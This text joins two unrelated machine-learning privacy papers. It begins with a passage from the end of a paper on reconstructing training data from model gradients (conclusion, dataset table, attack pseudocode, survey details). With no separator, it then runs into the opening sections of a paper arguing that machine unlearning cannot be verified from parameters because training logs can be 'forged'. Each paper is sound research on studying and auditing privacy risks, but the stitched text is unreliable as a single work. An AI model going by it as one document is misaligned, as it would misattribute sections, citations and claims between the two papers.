results, we expect ExAN as a promising metric for understanding and measuring the data leakage from the gradient. Yet, there lacks rigorous statements whether an effective data reconstruction attack can be constructed for the remaining cases as in Section 5, or whether the impossibility of unique reconstruction can be proved as in Section 6, which is left as an open question for future research.

Data Reconstruction vs. Model Extraction. As pointed out in [17], model extraction becomes less feasible when the model is expansive (i.e., the model contains a layer with a higher output dimension than the input dimension), while, under the same condition, data reconstruction attack in turn becomes stronger, according to our analysis. It is mainly because, the information exposed to model extraction attacks is a number of data inputs (i.e., queries) and their predictions, from which he/she wants to recover the model parameters. Therefore, model extraction on an expansive model has to recover more unknown variables than either the input dimension or the prediction dimension, which becomes an issue. In contrast, the information exposed to data reconstruction attacks is the gradient, the information of which grows when the model becomes larger. When the model is expansive, the gradient information accessible to the adversary is sufficiently more than the dimension of the unknown inputs the adversary wants to solve, which further facilitates data reconstruction.

Limitation & Future Directions. To further improve the reconstruction accuracy of our analytic attack, future works may consider design a solution refinement procedure based on non-convex optimization techniques [17], e.g., by using the solved solution from the linear equation solver as the initial guess and then refining the solution iteratively by gradient descents on the gradient matching objective. Besides, our current work mainly characterizes the defensive effectiveness of exclusivity reduction with the theory of linear equation systems. As a promising future work, one may consider extend the analytic results to the language of differential privacy. Finally, future works may also study the role of neuron exclusivity states in other gradient-based privacy attack classes. For example, our proposed exclusivity reduction may also weaken the effectiveness of gradient-based property inference attacks [29], because the gradient information after exclusivity reduction can also correspond to many other mini-batches which do not share the same global property with the original mini-batch, which can therefore obfuscate the attacker's inference.

9 Conclusion

In this paper, we provide the first analytic study which explores the security boundary of data reconstruction from gradient via the lens of neuron exclusivity states. Specifically, we determine and prove the boundary condition of insecure exclusivity states by constructing an attack algorithm with guaranteed accuracy. Moreover, we prove the impossibility of unique reconstruction for the exclusivity states satisfying the lack of exclusivity condition. With our proposed simple yet effective exclusivity reduction strategy as a preliminary step, we hope our study would arouse more research interests and efforts in investigating and strengthening the privacy properties of model gradient via its intrinsic interaction with the underlying mechanism of deep learning.

A Details of Scenarios

Table A.1: Scenarios covered in experiments.

Dataset	Task	Input Size (d_0)	# Classes (K)
CIFAR-10 [22]	Object Classification	$3 \times 32 \times 32$	10
FaceScrub [32]	Face Recognition	$3 \times 32 \times 32$	20
RetinaMNIST [50]	Iris Diagnosis	$3 \times 28 \times 28$	5
DermaMNIST [50]	Dermatology	$3 \times 28 \times 28$	7
OrganMNIST [50]	Pathology	$1 \times 28 \times 28$	11
ImageNet [23]	Object Classification	$3 \times 224 \times 224$	1000
ISIC [14]	Skin Cancer Diagnosis	$3 \times 224 \times 224$	7

Table A.1 summarizes the general information of the datasets we cover in our experiments. In the following, we provide more details.

Academic Benchmarks. We choose the standard benchmark image datasets, i.e., CIFAR-10 [22] and ImageNet [23], which are considered in previous data reconstruction attacks. These two datasets originate from the machine learning community and are widely used as computer vision benchmarks for image classification and many other tasks. These two datasets mainly cover daily objects and show incremental complexity in various aspects (e.g., total pixels, color channels, class number).

Medical Scenarios. We consider three real-world medical imaging datasets made public by [50], namely, RetinaMNIST, DermaMNIST, OrganMNIST. These three datasets corresponds to the tasks of intelligent diagnosis of iris-related, skin-related and organ-related pathology. We choose these three datasets out of the 9 datasets from [50] based on its diversity in color channels and image variance. Besides, we use the ISIC skin cancer dataset [14], which consists of more high-resolution skin cancer images for evaluating our hybrid attack on deep CNNs.

Identity-Related Scenario. We consider a face recognition system built with a subset of the Facescrub dataset [32], which consists of portraits of 20 celebrities randomly selected from the full dataset.

B Algorithm Details

In this part, we provide the algorithmic descriptions of the key procedures in our proposed data reconstruction attacks on FCNs in Algorithm B.1, B.2 & B.3.

Algorithm B.1 Determine $\{(\overline{g}_c^m)_{c=1}^K\}_{m=1}^M$.

Input: The gradient of W_H, i.e., $\overline{G}_H$.
Output: Reconstructed labels $\{Y_1,\ldots,Y_M\}$ and loss vectors $\{(\overline{g}_c^m)_{c=1}^K\}_{m=1}^M$.
Compute $r_c := [\overline{G}_H]_c / [\overline{G}_H]_1$ for every c in $1,\ldots,K$.
Find all the disjoint index groups $\{I^m\}_{m=1}^M$ where $(r_2)_j$ is constant whenever $j \in I^m$. ▷ M is hence the inferred batch size and I^m is the index set of the exclusively activated neurons at the last ReLU layer.
for all c in $1,\ldots,K$ **do**
    for all m in $1,\ldots,M$ **do**
        Select an arbitrary index j from I^m.
        $\overline{g}_c^m / \overline{g}_1^m \leftarrow [r_c]_j$.
    end for
end for
for all m in $1,\ldots,M$ **do**
    $Y_m \leftarrow$ Apply Algorithm B.2 to $(\overline{g}_c^m)_{c=1}^K$.
    Estimate the upper bound of feasible range of $\overline{g}_1^m$ as $\delta_m \leftarrow \overline{g}_1^m / \overline{g}_{Y_m}^m$
    Fix $\overline{g}_1^m = 2 \times \delta_m / 3$. ▷ This is practiced in all our experiments.
    Calculate each $\overline{g}_c^m$ according to the ratio.
end for

Algorithm B.2 Exact label reconstruction from the loss vector.

Input: The loss vector for the m-th sample $(\overline{g}_c^m)_{c=1}^K$.
Output: Reconstructed label Y_m.
if $(\overline{g}_c^m)_{c=1}^K$ have one negative element **then**
return $Y_m \leftarrow$ The index of the negative element
else
return $Y_m \leftarrow 1$
end if

Algorithm B.3 Determine activation patterns $\{(D_i^m)_{i=1}^H\}_{m=1}^M$.

Input: The gradients $(\overline{G}_i)_{i=0}^H$ at each layer, the index sets $(I_H^m)_{m=1}^M$ of exclusively activated neurons at the last ReLU layer and the reconstructed $\{(\overline{g}_c^m)_{c=1}^K\}_{m=1}^M$
Output: Reconstructed activation patterns. $\{(D_i^m)_{i=1}^H\}_{m=1}^M$.
$I_{\text{cur}} \leftarrow \{I_H^m\}_{m=1}^M$.
for all i in $H-1,\ldots,1$ **do**
    for all m in $1,\ldots,M$ **do**
        Select an arbitrary index j from I_{cur}^m.
        $\text{diag}(D_i^m) \leftarrow ([\overline{G}_i]_{:,j} \neq 0)$
    end for
    Construct the index sets $\{I_i^m\}_{m=1}^M$ of exclusively activated neurons at the i-th layer from $\{D_i^m\}_{m=1}^M$.
    $I_{\text{cur}} \leftarrow \{I_i^m\}_{m=1}^M$.
end for
Solve D_H^m from the binary equation $\frac{1}{M}\sum_{m=1}^M \sum_{c=1}^K \overline{g}_c^m [W_H]_c^T D_H^m I_{d_H} = \frac{\partial \ell}{\partial b_{H-1}}$.

C More Evaluation Results

Figure C.3: The accuracy of three-layer FCNs on the main task of DermaMNIST, RetinaMNIST and OrganMNIST, with and without exclusivity reduction. The width of the first ReLU layer varies in $[1, 64]$.

Omitted Visualization Results. We present the omitted results accompanying Fig. 6 & 8 and other visualization results in the following link: https://tinyurl.com/2p8pvyra.

More Details on Human Evaluation. First, we collect a group of reconstruction results of DLG, Inverting and our attack on the same batch for each of the following 8 test cases, namely, FCN on Facescrub & CIFAR-10, LeNet-5 on Facescrub & CIFAR-10, AlexNet on ImageNet & Facescrub, and VGG-13 on ImageNet & Facescrub, where the batch size is always set as 8. We do not include the reconstruction results on ISIC skin cancer dataset because the images may be inappropriate for all of our participants to view. With the collected reconstruction results, we prepare a survey composed of 24 questions in the same format. As shown in Fig. C.1, each question shows 4 images in a line (i.e., 3 reconstruction results for the same ground-truth image and the corresponding ground-truth image, positioned in a random order). For each question, the participants are required to rank the 4 images in a decreasing order of recognizability.

On the Necessity of Auditable Algorithmic Definitions for Machine Unlearning

Anvith Thudi, Hengrui Jia, Ilia Shumailov, Nicolas Papernot
University of Toronto and Vector Institute

Abstract

Machine unlearning, *i.e.* having a model forget about some of its training data, has become increasingly more important as privacy legislation promotes variants of the right-to-be-forgotten. In the context of deep learning, approaches for machine unlearning are broadly categorized into two classes: exact unlearning methods, where an entity has formally removed the data point's impact on the model by retraining the model from scratch, and approximate unlearning, where an entity approximates the model parameters one would obtain by exact unlearning to save on compute costs. In this paper, we first show that the definition that underlies approximate unlearning, which seeks to prove the approximately unlearned model is close to an exactly retrained model, is incorrect because one can obtain the same model using different datasets. Thus one could unlearn without modifying the model at all. We then turn to exact unlearning approaches and ask how to verify their claims of unlearning. Our results show that even for a given training trajectory one cannot formally prove the absence of certain data points used during training. We thus conclude that unlearning is only well-defined at the algorithmic level, where an entity's only possible auditable claim to unlearning is that they used a particular algorithm designed to allow for external scrutiny during an audit.

1 Introduction

Machine learning (ML) models are often trained on user data. While the users may initially allow for their data to be analyzed with ML, they may later retract this authorization. This is formalized in the right-to-be-forgotten, established in the European Union's GDPR [18], among other regulatory frameworks. Because ML models are known to memorize their training data [8], this forces model owners to resort to machine unlearning [4] to remove any effect the point had on the trained model. Machine unlearning is a process by which the model owner proves to the user that a model which had originally learned from the user's data now has been modified to "forget" anything it had learned from it. While this is an intuitive concept, precisely defining unlearning remains an open problem.

Indeed, there are several proposals for defining machine unlearning. They can be broadly taxonomized in two categories: *exact* and *approximate* unlearning. In exact unlearning, the model is naively retrained from scratch (with the point to be unlearned removed from the dataset). This is generally computationally expensive, although it can be made more efficient to a certain extent [2]. In approximate unlearning, the model owner instead attempts to save computational resources by directly modifying the model's parameters to unlearn in a small number of updates (ideally, a single update would suffice). This second class of approaches defines machine unlearning in the parameter space [10, 11, 12, 13]: a model is said to have unlearned successfully when it is close in parameter space to a model which has never learned about the data point.

In this paper, we show that this second line of reasoning on approximate unlearning is erroneous and leads to incorrect definitions of machine unlearning. Our result first stems from our observation that one can obtain arbitrarily similar (which for finite floating point storage means identically the same) model parameters from two non-overlapping datasets. Thus, the ability to achieve a particular point (*i.e.* model) in parameter space is not what defines having learned from a dataset–instead, it is the trajectories taken by the optimization algorithm on the loss (*i.e.* error) surface during training. Second, Shumailov et al. recently demonstrated how it is possible to find different samples from the training data that will lead to a similar step of gradient descent [22]. This can be seen by observing that a step of gradient descent differentiates the model's loss averaged over a minibatch (*i.e.* a small number) of training examples. Thus, different minibatches can lead to arbitrarily similar average gradients. Coming back to the gradient descent trajectories, this implies that the value of training from a particular dataset stems from *how* the trajectory was obtained, not the trajectory itself.

This has a fundamental implication to unlearning: we *cannot* prove unlearning by showing that the parameters of the un-

learned model are obtained without training on the unlearned data. This poor definition of unlearning could be systematically achieved by inspecting a model's training trajectory to identify all steps of gradient descent that involve the point to be unlearned, and then replacing some of the training points in the corresponding minibatches such that the minibatches no longer contain the point to be unlearned but the outcome of the gradient computation remains identical.

We show this is possible for standard models and datasets in our experiments. Furthermore, we formalize the concept of *forgeability* as the ability to replace data points from one dataset by points from another dataset while keeping the model updates computed on these points identical (up to some pre-defined minimal error). That is, when two datasets are forgeable, the same model parameters can feasibly (upto some small per-step error accounting for noise) be obtained by using either of the datasets. When applied to the particular case where the second dataset is obtained from the first dataset by removing points that need to be unlearned, the two datasets being forgeable implies that unlearning can be achieved at no cost (because learned and unlearned models are indistinguishable).

This leads us to the conclusion that unlearning can only be defined at the level of the algorithms used for learning and unlearning, and not by reasoning over the model parameters they output. This observation is akin to the one made by Dwork et al. [7] for protecting sensitive data when introducing differential privacy: one cannot prevent inference of private information that individuals contribute to a dataset by reasoning at the level of the dataset itself, but rather has to reason about the guarantees provided by algorithms that analyze this dataset. Similarly in our setting for unlearning, we show that one cannot prove unlearning simply by comparing points in the parameter space. This invalidates all existing approximate approaches to unlearning: they can only justify unlearning by the process they are enacting, and not the final outcome of their process (which most past works looked at); the only way to know a model unlearned correctly with a given method is to inspect the method itself. Indeed, unlearning requires that (1) the procedure of unlearning a training point possesses the properties required to ensure removal of the effect of the point, and (2) the model owner provides auditable evidence that the unlearning procedure was correctly implemented. External scrutiny (*e.g.* taking the form of audits) is required to achieve the second property. Thus, we propose verifiable computation as a promising direction for achieving unlearning.

2 Background

2.1 Machine Learning

Machine learning (ML) is the task of learning a machine (or model) from a dataset, and it falls broadly into two categories: supervised and unsupervised learning. The difference between them is that in the former an entity is given a labeled dataset D whereas in the latter the dataset is unlabelled. We will focus on supervised learning in this paper, in which the dataset consists of points $(\mathbf{x}_i, y_i) \in \mathfrak{X} \times \{1, \cdots, c\}$, where $y_i \in \{1, \cdots, c\}$ is the label of the input $\mathbf{x}_i \in \mathfrak{X}$, and there are c possible labels. The goal of supervised ML is to predict the label y of an unlabelled input $\mathbf{x}$ by knowledge learned from the labeled dataset D.

The usual method of learning a supervised model $M : \mathfrak{X} \to \{1, 2, \cdots, c\}$ is to introduce parameters $\mathbf{w}$ which allows one to modify the model in a (piece-wise) smooth way so (ideally) the performance can be optimized smoothly without overshooting. Then one typically defines a loss function $\mathcal{L} : M_{\mathbf{w}}(\mathbf{x}_i) \times y_i \to [0, \infty)$ which captures the performance of $M_{\mathbf{w}}$ at classifying the dataset D correctly, or in particular how different $M_{\mathbf{w}}(\mathbf{x}_i)$ is from the desired output y_i for every data point $(\mathbf{x}_i, y_i)$ (note throughout this paper we will often use just $\mathbf{x}_i$ as shorthand for the data point $(\mathbf{x}_i, y_i)$). In cases where an analytic solution does not exist, one usually minimizes the loss $\mathcal{L}$ iteratively (and stochastically) by updating the parameters in steps based on individual data points. That is, there is some update rule g which takes in the current parameters $\mathbf{w}_t$ and a data point $(\mathbf{x}_t, y_t)$ and gives new parameters $\mathbf{w}_{t+1} = g(\mathbf{w}_t, (\mathbf{x}_t, y_t))$ which (often) reduces the loss by some amount. This is useful, for instance, to minimize non-convex losses. Once the amount of reduction becomes negligible, we say the model is converged and the training is finished. Note that we use g to denote everything needed to make the update happen, including the optimizer, hyperparameters, etc.

An important class of update functions g which we focus on in this paper are what we will call *mean-samplers*. In this case the dataset $D = \{\hat{\mathbf{x}}_1, \cdots, \hat{\mathbf{x}}_n\}$ consists of minibatches of data $\hat{\mathbf{x}}_1 = \{(\mathbf{x}_1, y_1), \cdots, (\mathbf{x}_b, y_b)\}$, and then the update function is defined as $\mathbf{w}_{t+1} = g(\mathbf{w}_t, \hat{\mathbf{x}}_t) = 1/b \sum_{i=1}^{b} g(\mathbf{w}_t, (\mathbf{x}_i, y_i))$; one could also without loss of generality not distinguish between mini-batches and data points as the former is simply a particular form of a data point, and throughout the paper we will use the same notation for both (though we make a distinction here for clarity). A particular example of a mean-sampler is the minibatch stochastic gradient descent (SGD) update rule, where for each update, we sample a minibatch (*i.e.* a small number) of data points $\hat{\mathbf{x}}_t = \{(\mathbf{x}_1, y_1), \cdots, (\mathbf{x}_b, y_b)\}$, and update the model to minimize the average loss of these points for stability. This variant of SGD is well known for its applications in deep learning. Note that starting from this point, we will use the term "data point" to represent a minibatch of data points for simplicity of the terminology. The update rule can be written as:

$$\mathbf{w}_{t+1} = g(\mathbf{w}_t, \mathbf{x}_t) = \mathbf{w}_t - \eta \frac{1}{b} \sum_{i=1}^{b} \frac{\partial \mathcal{L}(M_{\mathbf{w_t}}(\mathbf{x}_i), y_i)}{\partial \mathbf{w}}|_{\mathbf{w}_t} \quad (1)$$

2.2 Machine Unlearning

As a dual to ML, unlearning was first introduced by Cao and Yang [4] as a method to remove the impact of a data

point on the model obtained upon completion of training. Since then further extensions to scenarios where efficient analytic solutions could be found were given [9, 24], and an extension to unlearn deep neural networks (DNNs) were proposed [2, 10, 11, 12, 13, 20]. With the growing field of unlearning, there has emerged two categories of machine unlearning algorithms [23]: exact and approximate unlearning, differing by how unlearning is done, and also how the concept of "unlearning" is understood.

Exact unlearning for DNNs is based on retraining. In detail, the model owner needs to discard the old model, remove the data points that are required to be unlearned, and train a new model on the modified dataset. Here the concept of unlearning is viewed at the algorithmic level, that is the data to be unlearned is not used at all by the algorithm to obtain the new model. Thus as long as the algorithm is executed correctly, the model owner can claim the data points are unlearned correctly. However, the issue with exact unlearning comes from the computational cost: training DNNs is costly [3, 6], and the dataset used may contain thousands or even millions of data points, so retraining the entire DNN for each unlearning request is unaffordable. Therefore, research in exact unlearning focused on proposing an efficient way of retraining. For example, the SISA approach [2] suggests to partition the dataset into a few non-overlapping shards and train a DNN on each of the shards. Then the final model would be an ensemble of these DNNs. In this case, when an unlearning request happens, the model owner only needs to retrain the DNN on one of the shards, resulting in a significant speedup compared to retraining the DNN on the entire dataset. However, even after this speedup, the costs may still be too high for some.

On the other hand, approximate unlearning, as the name indicates, attempts to approximate what the parameters of the model would have looked like if the data points to be unlearned were not in the training dataset from the beginning. These approaches typically directly modify the parameters of the trained model, that is, such approaches understand the concept of unlearning from the parameter level. For example, Amnesiac Machine Learning [12] records the updates in the parameter space made by each data point during training, and later when some of the data points are required to be unlearned, the model owners can simply subtract the corresponding updates from the model's final parameters. It can be easily seen such a method is much more efficient than any retraining-based exact unlearning methods. However, the disadvantage comes from the fact that the unlearning property provided is harder to understand (especially to the end user): the data points to be unlearned are still involved in some of the decisions made to obtain the final model. Existing works have proposed to use techniques such as membership inference [21] to verify the effectiveness of approximate unlearning [1, 12] to show that their approximately unlearned models cannot be easily distinguished from models that are not trained on the data points to be unlearned. Alternatively, others compare the similarity of the approximately unlearned models parameters to exactly unlearned models parameters [10, 11, 23, 25].

However, it is worth noting that approximate unlearning methods are basing their "unlearning" on reproducing properties of exactly unlearned models. Hence their claim is tied to the claim that retraining, which is the foundation of all existing exact unlearning methods, is well-defined.

2.3 Proof of Learning

The concept of Proof-of-Learning (PoL) was introduced by Jia et al. [14]. It is designed to provide evidence that someone has spent the effort to train a machine learning model, in particular DNNs, so that later it can be confirmed by a verifier (*i.e.* a third-party authority such as a regulator). This is done by keeping a log collected during training which facilitates reproduction of the alleged computations an entity took. At the core of it, the Proof-of-Learning (*i.e.* the log) documents intermediate checkpoints of the model, data points used, and any other information required for the updates during training (*e.g.* hyperparameters that define the update rule g at each step). We follow a similar line of reasoning as PoL to introduce the strawman concept of "Proof of Unlearning" in § 3.2 and build on this logging framework to show why unlearning is not always well-defined. The PoL can be written in the form of $\{(\mathbf{w}_i, \mathbf{x}_i, g_i)\}_{i\in J}$ for some indexing set J, where we use $\mathbf{x}_i$ to represent a minibatch (recall our remark in § 2.1 that a minibatch is just a type of a data point, and hence notationally we will not distinguish between individual data points and minibatches). Alternatively, when the update rule is understood from context, the PoL can be represented by just $\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i\in J}$.

Reproducing the alleged computation is synonymous to showing its plausibility. When it comes to the stage of verification, the verifier checks a PoL's validity (*i.e.* plausibility) by reproducing the t^{th} intermediate checkpoint of the model based on the information given in the log, including the $(t-1)^{th}$ checkpoint, data points used at this step, and the same g as defined in the log. Then the verifier computes the distance between the t^{th} checkpoint in the log and the reproduced t^{th} checkpoint in the parameter space. This distance is called the verification error, and we say this update is valid if the verification error is below a certain threshold. Here the threshold is introduced based on the observed noise/randomness seen when reproducing computations on different hardware (which comes from the randomness in back-end floating point computations). Indeed, this should be the only source of verification error since all other possible randomness is "seeded" by the information provided in PoL: for instance, the effect of sampling minibatches is fixed by knowing which minibatch the step was computed on. It is worth noting that computing a distance between model parameters is essentially a mapping from high-dimensional space to a scalar, so it is possible that there exists multiple checkpoints

resulting in a verification error below the threshold. In other words, PoL does not guarantee that the computation of a step results exactly in the next checkpoint, it just verifies that the next checkpoint is plausible.

2.4 Data Ordering Attack

While the existence of PoL suggests that models could be uniquely mapped to their training points, our work introduces the concept of *forging* to show this is not always the case. Part of our motivation for forging comes from a recent discovery by Shumailov et al. [22] who showed that stochastic gradient descent relies heavily on its underlying randomness, and ordinal effects coming from data can be significant. This shows that assumptions made to obtain analytical generalization guarantees for SGD are indeed important in practice. More precisely, the authors found that the order in which data points are used for training can be sufficient for an adversary to completely change the training dynamics – all the way from stopping and slowing learning, to learning behaviours that are not present in the training dataset (*e.g.* as is done in poisoning, but without actually using poisoned data). This is because one can force a step of SGD to approximately compute a given gradient by carefully selecting points the step is computed on. In doing so, they derived conditions in which ordinal effects can have a significant impact on learning in the case of SGD.

The concept of forging introduced in this paper utilises the theoretical findings of Shumailov et al. to search for alternative minibatches that produce that same or a similar parameter update. Note that originally Shumailov et al. constructed minibatches from data contained in the same dataset, whereas here we assume availability of a different dataset. However, our algorithm for finding forging examples (which our analytical results show exist) analogously uses the idea of random sampling and picking the sample that best produces the update desired.

3 Revisiting Machine Unlearning

3.1 When is Unlearning Achieved?

Threat Scenario: In this paper we consider the following threat model. The adversary is the model trainer who is trying to prove to a verifier that they unlearned, *i.e.* (re-)trained not using certain data points, without changing the original model. Our adversary has access to all intermediate model checkpoints, as well as, the data points and hyper-parameters used at each step. This adversary is white-box and has access to any information one gains by training the models themselves.

Issues with Defining Unlearning: In previous literature related to unlearning [10, 11, 12, 23], a model is said to have unlearned if the impact of the data points to be unlearned is removed from the model. Here, removing the impact of the data points from the model is equivalent to obtaining a model that one could get from retraining without those points. In other words, a model is unlearned if its parameters are in the subspace of the parameter space that can be achieved by training on a dataset that does not contain the points to be unlearned. Furthermore, other work also require the process of obtaining those parameters to reproduce the same distribution one gets from retraining [10, 11, 13]. Although such a definition sounds intuitive, in this paper we question its parameter-space assumption; *i.e.* are there parameters such that the model is both unlearned and not unlearned at the same time? In other words, we argue that existence of parameters reachable with and without given data entails that unlearning is not well-defined over the parameter space.

For an analogy of what unlearning currently is, think of training a neural network as building a castle with Lego blocks, where the blocks are borrowed from many of your friends (*i.e.* represent your data). Assume, as is the case in deep learning, that the training algorithm is such that you go to each of your friends and request a block from them; that is, you expect that each friend will contribute a block every few centimeters of the castle built (*i.e.* the data points to be unlearned are used in every epoch). When one of your friends wants their blocks back, the naive way is to disassemble the entire castle and take the blocks out, *i.e.* retraining. Existing works either (1) suggest to use one friend's data only in a single wall and ensemble the walls to build the castle [2] (this way when one friend asks for the blocks, only one wall needs to be dissembled and re-building is faster); or (2) introduce special tools to take the blocks out without destroying the castle (*i.e.* approximate unlearning *e.g.* amnesiac machine learning [12]).

However, imagine a case where two of your friends have lent identical blocks to you. Then when one of them asks for their blocks back, you have an identical one from the other friend which was not yet used in the castle – does it make sense for you to not touch your well-built castle and give the blocks of the latter friend to the former? That is, if the model owner (or deployer) has 2 identical data points and only one of them is required to be unlearned, is it justifiable for them to not do anything about the model? If this sounds acceptable, imagine another case that you are great at drawing. You paint the blocks that your friends ask for, so that they look exactly the same as blocks from some other friends, and pretend you did not use the blocks at all when a friend asks for their block back. Such a 'painting' technique would make the parameter-space definition of unlearning described earlier trivial to achieve: the Lego castle could have been obtained without access to your friend's brick because there exists another friend's brick that is identical.

This painting technique is in some sense metaphorical of the concept of *forging* we present in our work: we show that when a data point needs to be unlearned, there can exist a

dataset not containing that data point which allows us to obtain the same model parameters as the model we obtained before without having to unlearn. In other words, the subspace of the parameter space that can be achieved by training on a dataset that does not contain the points to be unlearned can at times be equivalent to the parameter space one gets by training with those points. The concept of forging which leads to this claim will be introduced formally in § 4. In this case, parameter-space definitions of unlearning are essentially saying no unlearning needs to be done at all. Such self-contradiction indicates that unlearning cannot be defined at the level of the parameters. It, in particular, invalidates approximate approaches to unlearning.

3.2 A Strawman for an Auditable Approach to Unlearning: Proof-of-Unlearning

In the section above we discuss why defining unlearning at the level of the parameters, as is done in approximate unlearning, does not make sense in the presence of forging. This naturally leads us to consider exact unlearning methods that define unlearning at the level of the algorithm. In this section we show that forging can also invalidate exact unlearning approaches. To this end, we first describe an attempt to create proofs that show retraining-based unlearning is done correctly, and then explain why such proofs are still vulnerable to the concept of forging we introduce in this paper. We conclude that while unlearning is best defined at the level of the learning and unlearning algorithms, it also requires external scrutiny to provide meaningful guarantees. The strawman we present here is not sufficient for auditable claims of unlearning. We discuss possible directions for enabling this scrutiny in § 7.2.

Since exact unlearning is retraining-based, one may think that verifying the correctness of unlearning is equivalent to verifying that an entity retrains the model on a dataset without the data points to be unlearned. Recall that, as described in § 2.3, PoL implicitly assumes that the correctness of training is equivalent to the plausibility of the log returned by the model owner, which contains model checkpoints and other information obtained during training. Thus it is natural to make use of the proof-of-learning (PoL) here to show that one obtained the unlearned model with a sequence of model updates that do not involve the point to be unlearned in the minibatches sampled from the dataset. If a PoL not involving the data points to be unlearned is submitted to the verifier and passes verification, this would attest that exact unlearning has been done. One might coin the term Prof-of-*Un*learning for such an approach, and shorten it to PoUL.

It turns out there is a flaw in this reasoning because the threat models for PoL (training) and PoUL (unlearning) are different. For PoL (training), the authors can claim correctness of training is closely related to the plausibility of the training log because it is observed that the error accumulates during training so that the same initial parameters can lead to very different final parameters–making the log unique. However, the error at one training update is much smaller, so it may be possible for an adversary to fake one step of training, but the only way to obtain an entire plausible log is to do the training correctly. One key reason for this is that the adversary only has access to the final model. Yet, in the setting of PoUL (unlearning), *the potential adversary has access to the entire log of the model's training run before unlearning* because the adversary is the model owner. Therefore, if an adversarial model owner wants to pretend they unlearned, they may only need to create a few plausible steps instead of an entire plausible log. Using the same analogy as before, PoUL can be thought of as an album containing photos of the Lego castle taken as one builds the castle. A model-stealing adversary only steals the built castle so it is hard to make such an album without actually building the castle. Instead, when the model owner attempts to avoid unlearning, they already have the album and only need to "paint" some of the photos in the album to make it look like that some Lego blocks were never used during building.

To formalize this intuition, given the PoL log $\{\mathbf{w}_i, \mathbf{x}_i\}$, the adversary has some map $B : \{\mathbf{w}_i, \mathbf{x}_i\} \to \{\mathbf{w}_i, \tilde{\mathbf{x}}_i\}$ over the PoL logs which swaps a particular data point $\mathbf{x}^*$ with some other data point $\tilde{\mathbf{x}}^*$ every time it occurs, and this new data point still produces the same update (*i.e.* the log returned by B still passes verification under some threshold ε). One way to obtain such a map is through an analog to the data ordering attack of Shumailov et al. [22] (recall § 2.4), as we will see in § 6. Thus without changing any of the checkpoints the adversary still has a valid PoL which does not contain the point to be unlearned. This PoL is therefore a valid PoUL, despite having been obtained without exact unlearning (*i.e.* without retraining). Furthermore, what if this map exists for any possible PoL that could be obtained by training on the original dataset? Then this Proof-of-Unlearning is not sufficient to determine if the model owner did in fact retrain without the data point, or just applied the mapping at the steps involving this point. The takeaway is that there is no sequence of checkpoints that would be sufficient alone to determine if an entity unlearned correctly; phrased another way, unlearning is not well-defined by just the final model (seen in § 3.1), or the sequence of models that lead to it.

The map B we mention above is what we call the *forging map* and explain more formally in § 4. We also show why such a map commonly exists for frequently used ML algorithms and datasets in § 5.3. One can see now that with forging, the parameter-level definition of unlearning is self-contradicted, while the proposed way to verify unlearning defined from the level of algorithms can be bypassed by an adversary. This calls for an algorithmic perspective on unlearning that supports external scrutiny, as we discuss in § 7.2.

4 Introducing Forging

Here we introduce the *forging map B* formally. We describe the consequences of such a map, in particular, our ability to characterize equivalence classes between datasets. Beyond the intrinsic motivation for unlearning (we explain how our formalism helps us define unlearning in § 4.3, and demonstrate when it can be ill-defined), we further motivate in our discussion later why it may be beneficial to study forging maps in other ML contexts (see § 7.3).

4.1 Defining Forgeability and Forging Map B

Defining Feasibility and PoL We first remark on how we define a feasible model from a dataset, which is fundamental in later asking if a model could come without training on a particular data point. In what follows, we treat feasibility in greater generality. A model coming from a fixed dataset D should have a sequence of data points in D and checkpoints that lead to the final weights when following a given update rule, *i.e.* a PoL log [14]. Furthermore if given such a sequence, then we say the final model could come from the dataset (note we do not assume any restrictions on data ordering which future work could add). *Hence the log produced by proof-of-learning is a necessary and sufficient condition to define feasibility*, as models that do come from the dataset have such a log (necessary), and any model that has such a log can come from the dataset (sufficient).

Nevertheless, because of noise in back-end computations, one cannot expect to exactly reproduce a given training sequence from a PoL log [14]. Hence one must allow some ε per-step error to make the definition practical; exactly measuring how large this ε should be is an active research question, and is likely to be case dependent. As such in what follows we will introduce an error parameter, but will not comment on what is necessary or sufficient in practice. This issue is partly bypassed by proving results for all $\varepsilon > 0$ (*i.e.* Theorem 2). However, instantiations of forging attacks (§ 6) which bypass a particular PoL verification scheme may not pass another PoL verification scheme, hence practically an entity might be happy with a verification scheme that defends against all known attacks to unlearning verification.

As a last remark, note that although we use PoL logs to define feasibility, PoL's original threat model is model stealing. As such, we are not proposing an attack against PoL, and an attack against it is not relevant to us.

Defining Valid Logs. As described in § 2.1, we denote by $g(\mathbf{w},\mathbf{x}) = \mathbf{w}'$ updating the model parameters $\mathbf{w}$ to $\mathbf{w}'$ where g is a training algorithm/update rule. We then define a ***valid*** (g,d,ε) ***log*** as a sequence of $\{(\mathbf{w}_i,\mathbf{x}_i)\}_{i\in J}$ for some countable indexing set J, such that $\forall i \in J\ d(\mathbf{w}_{i+1}, g(\mathbf{w}_i,\mathbf{x}_i)) \leq \varepsilon$ for some training function g and metric d on the parameter space. The threshold ε is a tolerance parameter allowing the verifier to account for some numerical imprecision when reproducing the update rule. In other words, a valid sequence is a PoL sequence such that each of its intermediate checkpoints can be reproduced by the verifier retraining for the corresponding step using knowledge of the previous checkpoint (*e.g.* hyperparameters) provided in the PoL.

Defining Sets of Logs. For fixed initial parameters $\mathbf{w}_0$, fixed hyperparameters, and dataset D, we define ***Dataset D's Logs*** $H_{D_{g,d,\varepsilon}}$ as the set of all valid (g,d,ε) logs stemming from $\mathbf{w}_0$ (we will drop mentioning the $\mathbf{w}_0$ as what it refers to will be explicit from context). We further drop the g,d,ε for notational simplicity, though the reader should be aware of the implicit assumption of these which will be clear in context.

Defining the Forging Map and Forgeability. Now we define what the forging map B is. For two datasets D and D', and logs stemming from the same $\mathbf{w}_0$, a ***forging map*** $B : H_{Dg,d,0} \to H_{D'g,d,\varepsilon}$ is a map such that $B(\{(\mathbf{w}_i,\mathbf{x}_i)\}_{i\in J}) = \{(\mathbf{w}_i,\tilde{\mathbf{x}}_i)\}_{i\in J} \in H_{D'g,d,\varepsilon}$, *i.e.* is an identity over the parameter space but maps data points $\mathbf{x}_i \in D$ to $\tilde{\mathbf{x}}_i \in D'$ such that $\tilde{\mathbf{x}}_i$ satisfy a valid ε log condition. That is to say $d(\mathbf{w}_{i+1}, g(\mathbf{w_i},\tilde{\mathbf{x}}_i)) \leq \varepsilon$ $\forall i$. When such a forging map exists, we say D' ***forges*** D (with ε). Intuitively, this means that we can use the forging map B to replace points from a PoL constructed on D by points from D' and still obtain a valid PoL.

